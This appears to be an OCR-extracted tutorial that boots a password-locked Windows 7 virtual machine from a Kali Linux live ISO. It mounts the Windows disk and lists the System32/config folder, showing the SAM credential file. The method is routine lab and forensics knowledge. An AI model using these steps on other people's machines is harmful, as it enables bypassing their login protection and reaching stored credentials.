
- Now it needs a password to log in.




- Select Windows 7 – open setting
- Add ISO image file
- Select Kali-linux live ISO image file
- Click open




- Select Kali-linux live ISO image file
- Click Live CD/DVD




- Click Optical Drive
- Select Kali-linux live ISO image file
- Click Ok




- Now Start
- The system has now booted.




- Double click for mount




- Open now




- Click on Properties




- Copy file name




- **Type-** cd /media/kali/<file name>/Windows/System/config





- Type – ls


root@kali: /media/kali/8EA019B0A019A02F/Windows/System32/config
File Actions Edit View Help
(root㉿kali)-[/home/kali]
cd /media/kali/8EA019B0A019A02F/Windows/System32/config
(root㉿kali)-[/media/kali/8EA019B0A019A02F/Windows/System32/config]
ls
BCD-Template
BCD-Template.LOG
COMPONENTS
COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.0.regtrans-ms
COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.1.regtrans-ms
COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.2.regtrans-ms
COMPONENTS{016888b8-6c6f-11de-8d1d-001e0bcde3ec}.TxR.blf
COMPONENTS{016888b9-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
COMPONENTS{016888b9-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms
COMPONENTS{016888b9-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms
COMPONENTS.LOG
COMPONENTS.LOG1
COMPONENTS.LOG2
DEFAULT
DEFAULT.LOG
DEFAULT.LOG1
DEFAULT.LOG2
Journal
RegBack
SAM

